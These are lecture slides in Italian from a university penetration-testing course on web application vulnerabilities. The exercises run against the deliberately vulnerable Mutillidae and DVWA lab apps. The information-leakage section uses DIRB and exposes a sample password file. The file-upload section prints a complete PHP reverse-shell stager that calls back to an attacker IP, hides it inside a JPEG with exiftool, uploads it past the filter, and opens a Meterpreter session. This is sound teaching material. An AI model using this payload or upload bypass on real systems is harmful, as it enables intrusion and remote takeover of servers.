



Dipartimento di Informatica  
Università degli Studi di Salerno

# Penetration Testing and Ethical Hacking

## Insicurezza delle Web Application

Arcangelo Castiglione  
[arcastiglione@unisa.it](mailto:arcastiglione@unisa.it)

# Ambiente Operativo

## Mutillidae (Metasploitable 2)

The screenshot shows the homepage of the Mutillidae web application. At the top, there's a navigation bar with the title "Mutillidae: Born to be Hacked" and a small spider icon. Below it, the version is listed as "Version: 2.1.19" and the security level as "0 (Hosed)". There are also links for "Hints: Disabled (0 - I try harder)", "Not Logged In", "Home", "Login/Register", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", and "View Captured Data".

The main content area features a large box titled "Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10". To the left, a sidebar contains links for "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources". It also includes icons for a laptop, a magnifying glass over a code snippet, and social media links for Twitter (@webpwnized) and YouTube.

Below the sidebar, a section titled "Latest Version / Installation" lists several items:

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

At the bottom of the page, there's a footer section with logos for "backtrack" (a penetration testing distribution), "Samurai Web Testing Framework" (a tool for web application security testing), "BUILT ON", "PHP", "MySQL", "Toad", and "HACKERS FOR CHARITY".

# Ambiente Operativo

## DVWA (Metasploitable 2)

The screenshot shows the DVWA homepage. On the left is a vertical menu bar with the following items:

- Home (highlighted in green)
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

The main content area has a dark header with the DVWA logo. Below it, the title "Welcome to Damn Vulnerable Web App!" is displayed in bold black text. A paragraph of text explains the app's purpose: "Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment." A "WARNING!" section follows, cautioning users not to upload the app to a live server and recommending XAMPP for testing. A "Disclaimer" section states that responsibility for misuse lies with the user, not the developers. A "General Instructions" section provides information about the help button. A message box at the bottom left says "You have logged in as 'admin'". At the bottom of the page, a red box highlights the text "È possibile impostare il livello di sicurezza desiderato" (It is possible to set the desired security level). The footer contains the text "Damn Vulnerable Web Application (DVWA) v1.0.7".

Username: admin  
Security Level: high  
PHPIDS: disabled

È possibile impostare il livello di sicurezza desiderato

Damn Vulnerable Web Application (DVWA) v1.0.7

# Principali Vulnerabilità

---

- Le principali categorie di vulnerabilità che impattano le Web Application sono le seguenti
  - Information Leakage
  - File Upload
  - File Inclusion (FI)
  - Command Injection
  - SQL Injection
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)

# Principali Vulnerabilità

## Information Leakage

---

- Informazioni critiche o sensibili relative alla Web Application (o al Web Server) vengono esposte
  
- Vulnerabilità tipicamente causata dai seguenti fattori
  - **Directory Browsing**
    - Configurazione impropria della funzionalità di navigazione delle directory (cartelle) che permette di visualizzare i file presenti all'interno di esse
  - **Commenti nel codice HTML**
    - Gli sviluppatori spesso includono dei commenti all'interno del codice sorgente dimenticandosi di rimuoverli

# Principali Vulnerabilità

## Information Leakage – Individuazione di File e Cartelle

- Questa vulnerabilità potrebbe essere rilevata e sfruttata mediante strumenti per il Web Crawling e Directory Bruteforce
  - Ad esempio, DIRB
  - Maggiori dettagli in seguito

```
root@kali:~# dirb http://10.0.2.10/mutillidae/  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Fri Dec 13 04:31:02 2019  
URL_BASE: http://10.0.2.10/mutillidae/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://10.0.2.10/mutillidae/ ----  
==> DIRECTORY: http://10.0.2.10/mutillidae/classes/  
+ http://10.0.2.10/mutillidae/credits (CODE:200|SIZE:509)  
==> DIRECTORY: http://10.0.2.10/mutillidae/documentation/  
+ http://10.0.2.10/mutillidae/favicon.ico (CODE:200|SIZE:1150)  
+ http://10.0.2.10/mutillidae/footer (CODE:200|SIZE:450)  
+ http://10.0.2.10/mutillidae/header (CODE:200|SIZE:19879)  
+ http://10.0.2.10/mutillidae/home (CODE:200|SIZE:2930)
```

# Principali Vulnerabilità

## Information Leakage – Individuazione di File e Cartelle

```
+ http://10.0.2.10/mutillidae/robots (CODE:200|SIZE:160)
+ http://10.0.2.10/mutillidae/robots.txt (CODE:200|SIZE:160)
==> DIRECTORY: http://10.0.2.10/mutillidae/styles/

---- Entering directory: http://10.0.2.10/mutillidae/classes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.10/mutillidae/documentation/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.10/mutillidae/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.10/mutillidae/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Tra i vari file viene individuato **robots.txt**

# Principali Vulnerabilità

## Information Leakage – Individuazione di File e Cartelle



The screenshot shows a web browser window with the URL `10.0.2.10/mutillidae/robots.txt` in the address bar. Below the address bar are standard navigation icons: back, forward, refresh, and home. To the right of the address bar is a tooltip displaying the same URL. The main content area of the browser shows the text of the `robots.txt` file:

```
User-agent: *
Disallow: ./passwords/ Cartella chiamata passwords
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/
```

A red arrow points to the first `Disallow` line, which is highlighted with a red box. To the right of this highlighted line, the text "Cartella chiamata passwords" is written in red, indicating that the `passwords` directory was identified through this leakage.

Contenuto del file `robots.txt`

# Principali Vulnerabilità

## Information Leakage – Individuazione di File e Cartelle

Index of /mutillidae/passwords x +

← → ⌂ ⌄ ↻ ① 10.0.2.10/mutillidae/passwords/

## Index of /mutillidae/passwords


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory			
accounts.txt	11-Apr-2011 20:14	176	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.10 Port 80

All'interno della cartella **passwords** è presente il file **accounts.txt**

# Principali Vulnerabilità

## Information Leakage – Individuazione di File e Cartelle



```
'admin', 'adminpass', 'Monkey!!!'  
'adrian', 'somepassword', 'Zombie Films Rock!!!'  
'john', 'monkey', 'I like the smell of confunk  
'ed', 'pentest', 'Commandline KungFu anyone?'
```

**Contenuto del file accounts.txt**

# Principali Vulnerabilità

## File Upload

---


- Tipo di vulnerabilità spesso molto semplice da sfruttare
- Permette di caricare sul Web Server file potenzialmente malevoli
  - File Eseguibili, Backdoor PHP, etc
  - Maggiori dettagli in seguito...
- Un tipico pattern per sfruttare questo tipo di vulnerabilità prevede di
  1. Generare una *Web Backdoor PHP* (ed eventualmente «nasconderla» in altri tipi di file)
  2. Caricarla sul Web Server tramite funzionalità di File Upload
  3. Connettersi alla *Web Backdoor PHP*



# Principali Vulnerabilità

## File Upload – Shellcode (Reverse Shell)


- **Reverse Shell:** l'exploit fa sì che la macchina target ci contatti
- In questo modo il firewall non bloccherà la connessione



# Principali Vulnerabilità

## File Upload – Shellcode (Reverse Shell)

- **Reverse Shell:** l'exploit fa sì che la macchina target ci contatti
- In questo modo il firewall non bloccherà la connessione



Maggiori dettagli nelle prossime lezioni...

# Principali Vulnerabilità

## File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA application's main interface. At the top, there's a navigation bar with links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below the navigation bar, the title "Welcome to Damn Vulnerable Web App!" is displayed. A "WARNING!" section cautions users about uploading files to their hosting provider's public folder or an internet-facing server. It recommends using XAMPP on a local machine. A "Disclaimer" section states that DVWA is not responsible for its use and that it's the user's responsibility to upload it. A "General Instructions" section provides information about the help button. At the bottom, it shows the current user info: Username: admin, Security Level: high, PHPIDS: disabled. The footer indicates the application is version v1.0.7.

# Principali Vulnerabilità

## File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA application interface. At the top, there's a navigation menu with links: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted with a red arrow), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, the main content area has a title "Welcome to Damn Vulnerable Web App!". It describes DVWA as a PHP/MySQL web application designed for security professionals to test their skills. A "WARNING!" section cautions against uploading files to a public server or live web servers. A "Disclaimer" section states that DVWA is not responsible for its use. A "General Instructions" section provides information about the help button. At the bottom, it shows the user's credentials: Username: admin, Security Level: high, PHPIDS: disabled. The footer indicates the application is version v1.0.7.

# Principali Vulnerabilità

## File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA application interface. On the left, there is a vertical navigation menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted with a red box), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the menu, the status bar displays: Username: admin, Security Level: high, PHPIDS: disabled. The main content area features a header "Welcome to Damn Vulnerable Web App!" followed by a detailed description of the application's purpose and a "WARNING!" section. A red callout box points to the "Upload" menu item with the text: "Tale menù consente di effettuare l'upload di un'immagine". At the bottom, it says "Damn Vulnerable Web Application (DVWA) v1.0.7".

# Principali Vulnerabilità

## File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The main menu on the left includes "Home", "Instructions", "Setup", "Brute Force", "Command Execution", "CSRF", "File Inclusion", "SQL Injection", "SQL Injection (Blind)", "Upload" (which is highlighted in green), "XSS reflected", and "XSS stored". Below the menu is a sidebar with "DVWA Security", "PHP Info", "About", and "Logout". The main content area is titled "Vulnerability: File Upload" and contains a form with a "Choose an image to upload:" label, a "Browse..." button, and a message "No file selected.". Below the form is a "Upload" button. To the right of the form is a "More info" section with three links:  
[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>

Username: admin  
Security Level: high  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

# Principali Vulnerabilità

## File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- `http://10.0.2.10/dvwa/`

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with various security test categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: File Upload". It contains a form with a file input field labeled "Choose a file to upload:" which has a "Browse..." button. Below the input field is a "Upload" button. A red arrow points from a red callout box to the "Browse..." button. The callout box contains the following text:  
➤ Selezioniamo una  
*Web Backdoor PHP*  
➤ `phpmeter.php`

# Principali Vulnerabilità

## File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: File Upload". On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the sidebar, the user information is shown: Username: admin, Security Level: high, PHPIDS: disabled. The main content area has a form titled "Choose an image to upload:" with a "Browse..." button and a "phpmeter.php" file selected. A red arrow points to the "Upload" button. Below the form, there's a "More info" section with three links: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. At the bottom of the page, there are "View Source" and "View Help" links, and the footer says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Proviamo ad effettuare l'upload della  
*Web Backdoor PHP*

# Principali Vulnerabilità

## File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- <http://10.0.2.10/dvwa/>

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. Below the sidebar, it says "Username: admin", "Security Level: high", and "PHPIDS: disabled". The main content area has a title "Vulnerability: File Upload". It contains a form with a "Choose an image to upload:" field, a "Browse..." button, and a "No file selected." message. Below that is an "Upload" button and a red-bordered message "Your image was not uploaded.". To the right of this message, a red callout box contains two points: "➤ Il file non è stato caricato" and "➤ Poiché non si trattava di un'immagine". At the bottom of the page, there are links to external resources: "http://www.owasp.org/index.php/Unrestricted\_File\_Upload", "http://blogs.securiteam.com/index.php/archives/1268", and "http://www.acunetix.com/websitedevelopment/". There are also "View Source" and "View Help" buttons at the bottom. The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

# Principali Vulnerabilità

## File Upload

- «Iniettiamo» la *Web Backdoor PHP* all'interno di un'immagine *JPEG* chiamata **wa.jpg**



**phpmeter.php**

IP macchina

attaccante

```
exiftool -DocumentName='/*<?php /**/ error_reporting(0); $ip = "10.0.2.7"; $port = 4444; if (($f = "stream_socket_client") && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = "stream"; } elseif (($f = "fsockopen") && is_callable($f)) { $s = $f($ip, $port); $s_type = "stream"; } elseif (($f = "socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = "socket"; } else { die("no socket funcs"); } if (!$s) { die("no socket"); } switch ($s_type) { case "stream": $len = fread($s, 4); break; case "socket": $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS["msgsock"] = $s; $GLOBALS["msgsock_type"] = $s_type; eval($b); die(); __halt_compiler();' wa.jpg
```

- Rinominiamo il file **wa.jpg** affinché esso possa essere riconosciuto anche dall'interprete *PHP*
  - `mv wa.jpg wa.php.jpg`

# Principali Vulnerabilità

## File Upload

- Effettuiamo l'upload del file **wa.php.jpg** tramite l'apposito servizio

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload**, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The 'Upload' option is currently selected. The main content area is titled 'Vulnerability: File Upload'. It contains a form with a 'Choose an image to upload:' field, a 'Browse...' button, and a 'No file selected.' message. Below this is an 'Upload' button. A red box highlights a success message: `./../hackable/uploads/wa.php.jpg successfully uploaded!`. Below the message, a 'More info' section lists three URLs: [http://www.owasp.org/index.php/Unrestricted\\_Files\\_Upload](http://www.owasp.org/index.php/Unrestricted_Files_Upload), <http://blogs.securiteam.com/index.php/archives/10>, and <http://www.acunetix.com/websitedevelopment/upload-forms>. At the bottom right of the main content area are 'View Source' and 'View Help' buttons. The footer of the page reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

- Tramite il messaggio restituito possiamo notare
  - Che l'upload è andato a buon fine
  - La cartella in cui è stata caricata la backdoor

# Principali Vulnerabilità

## File Upload

---

- Avviamo un opportuno modulo (detto *Modulo Handler*) per la creazione di una *Reverse Shell* verso la *Web Backdoor PHP* caricata sulla macchina target
  - Per farlo useremo la suite Metasploit

```
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.7:4444
```

**Maggiori dettagli nelle lezioni seguenti...**

# Principali Vulnerabilità

## File Upload

- Tramite Web browser accediamo alla *Backdoor* caricata in precedenza

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is highlighted with a red box and arrow, showing `10.0.2.10/dvwa/hackable/uploads/wa.php.jpg`. The main content area displays the "Vulnerability: File Upload" page. A message box shows the file was uploaded successfully: `./.../hackable/uploads/wa.php.jpg successfully uploaded!`. Below this, a "More info" section provides links to external resources: `http://www.owasp.org/index.php/Unrestricted_File_Upload`, `http://www.owasp.org/index.php/archives/1268`, and `http://www.owasp.org/www-project-website-security/upload-forms-threat.htm`. The left sidebar menu has "Upload" selected, indicated by a green highlight.

➤ Il path verso la *Web Backdoor PHP* che abbiamo caricato (e vogliamo eseguire) è il seguente  
➤ `http://10.0.2.10/dvwa/hackable/uploads/wa.php.jpg`

Username: admin  
Security Level: high  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

# Principali Vulnerabilità

## File Upload

---

- Mediante un opportuno modulo (detto *Modulo Handler*) della suite Metasploit possiamo accedere alla *Web Backdoor PHP* caricata in precedenza
- Ottenendo così il controllo remoto della macchina target

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (38288 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.10:56771) at 2019-11-2
4 07:31:45 -0500

meterpreter > █
```

Maggiori dettagli nelle lezioni successive....

# Principali Vulnerabilità

## File Inclusion

---

### ➤ Local File Inclusion (LFI)

- Permette ad un attaccante di
  - Leggere file sul Server
  - Accedere a file che si trovano all'esterno della directory **www**

### ➤ Remote File Inclusion (RFI)

- Permette ad un attaccante di
  - Leggere qualsiasi file da qualsiasi Server
  - Eseguire sulla macchina target file presenti in altri Server

# Principali Vulnerabilità

## File Inclusion

---

### ➤ Local File Inclusion (LFI)

- Permette ad un attaccante di
- Leggere file sul Server
- Accedere a file che si trovano all'esterno della directory **www**

### ➤ Remote File Inclusion (RFI)

